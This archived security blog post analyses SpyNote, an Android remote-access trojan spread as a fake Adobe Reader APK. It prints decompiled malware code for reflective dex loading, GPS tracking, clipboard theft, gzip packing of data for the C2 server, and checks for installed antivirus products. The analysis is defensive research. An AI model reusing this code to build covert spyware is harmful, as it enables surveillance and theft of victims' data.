SpyNote – An Android Snooper

Published: 2022-08-10 · Archived: 2026-04-05 17:03:29 UTC

Threat actors are constantly using new tricks and tactics to target users across the globe. This blog is about SpyNote, an Android RAT targeting Indian Defense personnel. The initial attack vector information was found on the newindianexpress website.

Let’s now get into the details of how this SpyNote works.

This RAT is propagated via WhatsApp with the name “**CSO_SO on Deputation DRDO. apk**“.

Once the user falls prey to this RAT and installs this malicious **“CSO_SO on Deputation DRDO. apk”,** this app pretends to be the genuine Adobe reader icon in the device app drawer as shown in Figure 1.


11:55
Search apps
Calculator
Calendar
Camera
Chrome
ClevCalc
Clock
Contacts
CPU-Z
Cyber Tor
Device Help
Doc Scanner
Docs
document
Dolby Audio
Drive
Duo
Facebook
File Manager
File Viewer
Firefox
FM Radio
Gmail
Google
Google TV
GoTo
Hidden Apps Dete...
IP Checker
K7 Mobile Security
LinkedIn
Logcat Reader Pr...

Figure 1: Fake Adobe Reader icon of the malware

Upon launching , this application opens a Google Drive URL that is hardcoded in the app's "strings.xml" file and displays the images as shown in Figure 2. Google Drive URL hardcoded in the app's "strings.xml" file as shown in Figure 3.


MOD Recruitment
Files
WhatsAp ... 1).jpeg
WhatsAp ... AM.jpeg
WhatsAp ... 1).jpeg
WhatsAp ... AM.jpeg
FAMILY
AMK
OU

Figure 2: Images from Google Drive



Figure 3: Hardcoded Google Drive URL string

Technical Analysis

Figure 4 shows that this malware refers to services in the AndroidManifest.xml file but not defined in the classes.dex in the APK's root folder. This indicates that the services' classes or another dex containing the classes would be loaded in memory at run-time using any one of the dynamic loading techniques.

Figure 4: Undefined Class Names in AndroidManifest.xml

SpyNote sample which we analyzed employs the technique of using the "base application context" to the class "com.android.protector.ProtectApplication" as shown in Figure 5.

```
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<application android:icon="@drawable/vhhvj3033" android:installLocation="auto" android:label=
"@string/mbibuizxxoaipamawryxme3022" android:name="com.android.protector.ProtectApplication" android:theme=
"@android:style/Theme.Translucent.NoTitleBar">
    <activity android:label="@string/mbibuizxxoaipamawryxme3022" android:name=
    "com.editorpdf.fmnpyulxlievotbnrlcfqtttwobytytwwemxwbbjgddyvqyzzvxj3012">
```

Figure 5: AndroidManifest.XML showing base context to "com.android.protector.ProtectApplication"

Hence, when the application's launcher activity is triggered, "attachbasecontext" function from the class "com.android.protector.ProtectApplication" is executed and the other classes.dex (carried within the APK) are

loaded and functions in those classes.dex files are invoked using reflection and MultiDex support as shown in Figure 6 and 7.

```
@Override // android.content.ContextWrapper
public void attachBaseContext(Context context) {
    super.attachBaseContext(context);
    Object m33d = C0018j.m33d("android.app.ActivityThread", "currentActivityThread", new Class[0], new Object[0]);
    WeakReference weakReference = (WeakReference) ((Map) C0018j.m36a("android.app.ActivityThread", m33d, "mPackages")).get(getPackageName());
    C0005f.m63k(this);
}

    /* renamed from: d */
    public static Object m33d(String str, String str2, Class[] clsArr, Object[] objArr) {
        try {
            return Class.forName(str).getMethod(str2, clsArr).invoke(null, objArr);
        } catch (ClassNotFoundException | IllegalAccessException | IllegalArgumentException
            e.printStackTrace();
            return null;
        }
```

Figure 6: “attachbasecontext” using reflection to load the secondary dex files in the APK

```
public static void m69e(Context context, File file, File file2, String str, String str2, boolean z) throws IOException, IllegalAr
    Set<File> set = f27j;
    synchronized (set) {
        if (set.contains(file)) {
            return;
        }
        set.add(file);
        int i = Build.VERSION.SDK_INT;
        if (i > 20) {
            Log.w("MultiDex", "MultiDex is not guaranteed to work in SDK version " + i + ": SDK version higher than 20 should be
        }
        try {
            ClassLoader classLoader = context.getClassLoader();
            if (classLoader == null) {
                Log.e("MultiDex", "Context class loader is null. Must be running in test mode. Skip patching.");
                return;
            }
            m70d(context);
            File m64j = m64j(context, file2, str);
            C0013g c0013g = new C0013g(file, m64j);
            IOException iOException = null;
            try {
                m61m(classLoader, m64j, c0013g.m43i(context, str2, false));
            } catch (IOException e) {
                if (z) {
                    Log.w("MultiDex", "Failed to install extracted secondary dex files, retrying with forced extraction", e);
                    m61m(classLoader, m64j, c0013g.m43i(context, str2, true));
                } else {
```

Figure 7: classLoader API loading secondary dex files using MultiDex support

Looking at the logcat at runtime, with MultiDex support, secondary dex files are loaded as base.apk.classes1.zip and converted as executable ‘base.apk.classes1.odex’ as shown in Figure 8.

```
07-26 11:55:27.818 26736 26736 I dex2oat : /system/bin/dex2oat -j6
--dex-file=/data/user/0/com.editorpdf.acrobat/code_cache/secondary-dexes/base.apk.classes1.zip --output-vdex-fd=37
--oat-fd=38 --oat-location=/data/user/0/com.editorpdf.acrobat/code_cache/secondary-dexes/oat/arm/base.apk.classes1.odex
--compiler-filter=quicken --class-loader-context=&
```

Figure 8: The logcat image showing the base.apk.classes1.odex file at runtime

Analyzing the Payload

The payload file base.apk.classes1.zip as shown in Figure 9 has the references to services’ classes declared in the AndroidManifest.xml.



Figure 9: Defined Class Name from AndoridManifest.xml

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 10.

```
private void m23ru() {
    try {
        f19LM = (LocationManager) getSystemService("location");
        f18LL = new LocationListener() { // from class: com.editorpdf.oucdzawijxnsniyttkgdzmeeweukfqzjxbskqfqaubgbbvrimyjqwwscqxhugmdsxeumqnc3009.1
            /* JADX WARN: Unsupported multi-entry loop pattern (BACK_EDGE: B:10:0x0057 -> B:7:0x0044). Please submit an issue!!! */
            @Override // android.location.LocationListener
            public void onLocationChanged(Location location) {
                if (location != null) {
                    ServiceC0009x7be61332.lon = location.getLongitude();
                    ServiceC0009x7be61332.lat = location.getLatitude();
                    ServiceC0009x7be61332.f20ac = location.getAccuracy();
                    ServiceC0009x7be61332.f22sp = location.getSpeed();
                    ServiceC0009x7be61332.this.m22s(ServiceC0009x7be61332.lat, ServiceC0009x7be61332.lon, ServiceC0009x7be61332.f20ac);
                    if (ServiceC0009x7be61332.f19LM.isProviderEnabled("gps")) {
                        try {
                            ServiceC0009x7be61332.f19LM.removeUpdates(ServiceC0009x7be61332.f18LL);
                        } catch (Exception e) {
                        }
                        ServiceC0009x7be61332.f19LM.requestLocationUpdates("gps", ServiceC0009x7be61332.f24t, (float) ServiceC0009x7be61332.f21d, ServiceC0009x7be61332.f18LL);
                    }
                }
            }
```

Figure 10: Collects the device location information

SpyNote then proceeds to combine all the aforementioned data and compresses (using **gZIPOutputStream** API) them before forwarding it to the C2 server as shown in Figure 11.

```
public static byte[] cZp(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(bArr.length);
    GZIPOutputStream gZIPOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gZIPOutputStream.write(bArr);
    gZIPOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}

public static byte[] dZp(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = bArr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
    GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] bArr2 = new byte[length];
    while (true) {
        int read = gZIPInputStream.read(bArr2);
        if (read != -1) {
            byteArrayOutputStream.write(bArr2, 0, read);
        } else {
            gZIPInputStream.close();
            byteArrayInputStream.close();
            byte[] byteArray = byteArrayOutputStream.toByteArray();
            byteArrayOutputStream.close();
            return byteArray;
        }
    }
}
```

Figure 11: DATA compression using gZIPOutputStream

C2 Communication

This RAT contacts the C2 server at IP 213.136.80[.]208, which is hardcoded in the “strings.xml” file (refer Figure 3). Figure 12 shows the connection established with the C2.



Figure 12: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet’s header in Figure 13.



Figure 13: gzip data sent by the device after establishing the connection with the C2 Server

The decompressed content of the data is shown below in Figure 14.



Figure 14: Decompressed gzip data showing IP address

Decode packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed, is revealed to be system commands and the related APK payload as shown in Figure 15. In our case, the APK was extracted using Cyberchef.



Figure 15: Getting commands and APK file from C&C server

We analyzed the C&C command ‘info’ and the associated APK. This command collects the clipboard data and verifies the victims’ device for the presence of a hardcoded list of mobile security products, may be with the aim of disabling them or forwarding the info to the C2.

```
private String readClipboard(final Context context) {
    final CountDownLatch countDownLatch = new CountDownLatch(1);
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: plugens.angel.plugens.info.2
        @Override // java.lang.Runnable
        public void run() {
            try {
                ClipboardManager clipboardManager = (ClipboardManager) context.getSystemService("clipboard");
                if (clipboardManager.hasPrimaryClip()) {
                    ClipDescription primaryClipDescription = clipboardManager.getPrimaryClipDescription();
                    ClipData primaryClip = clipboardManager.getPrimaryClip();
                    if (!(primaryClip == null || primaryClipDescription == null || !primaryClipDescription.hasMimeType("text/plain"))) {
                        info.this.f0D = String.valueOf(primaryClip.getItemAt(0).getText());
                    }
                }
            } catch (Exception unused) {
            }
            countDownLatch.countDown();
        }
    }, 1000L);
    try {
        countDownLatch.await();
    } catch (InterruptedException unused) {
    }
    return this.f0D;
}
```

Figure 16: Collects the clipboard information

```
private String m4at(Context context) {
    String str = BuildConfig.FLAVOR;
    if (m3at(context, "com.Avira.android")) {
        str = "Avira";
    } else if (m3at(context, "org.malwarebytes.antimalware")) {
        str = "Malwarebytes";
    } else if (m3at(context, "com.avast.android.mobilesecurity")) {
        str = "Avast";
    } else if (m3at(context, "com.eset.ems2.gp")) {
        str = "ESET";
    } else if (m3at(context, "com.wsandroid.suite")) {
        str = "McAfee";
    } else if (m3at(context, "com.kms.free")) {
        str = "Kaspersky";
    } else if (m3at(context, "com.drweb")) {
        str = "Dr.Web";
    } else if (m3at(context, "com.antivirus.totalsecurity.cleaner.free.booster")) {
        str = "360 Antivirus";
    } else if (m3at(context, "com.avg.cleaner")) {
        str = "AVG";
    } else if (m3at(context, "com.bitdefender.security")) {
        str = "Bitdefender";
    } else if (m3at(context, "com.sophos.smsec")) {
        str = "Sophos";
    } else if (m3at(context, "com.bitdefender.antivirus")) {
        str = "Bitdefender";
    } else if (m3at(context, "com.qihoo.security.lite")) {
        str = "360 Security Lite";
    } else if (m3at(context, "com.samsung.android.lool")) {
        str = "McAfee";
    }
    return str.length() != 0 ? str : "null";
}
```

Figure 17: Checks for the presence of security related products

The structure of the commands sent from the C2 to victims’ device is as follows:

```
x0F0x plugens.angel.plugens.apps
x0F0x method
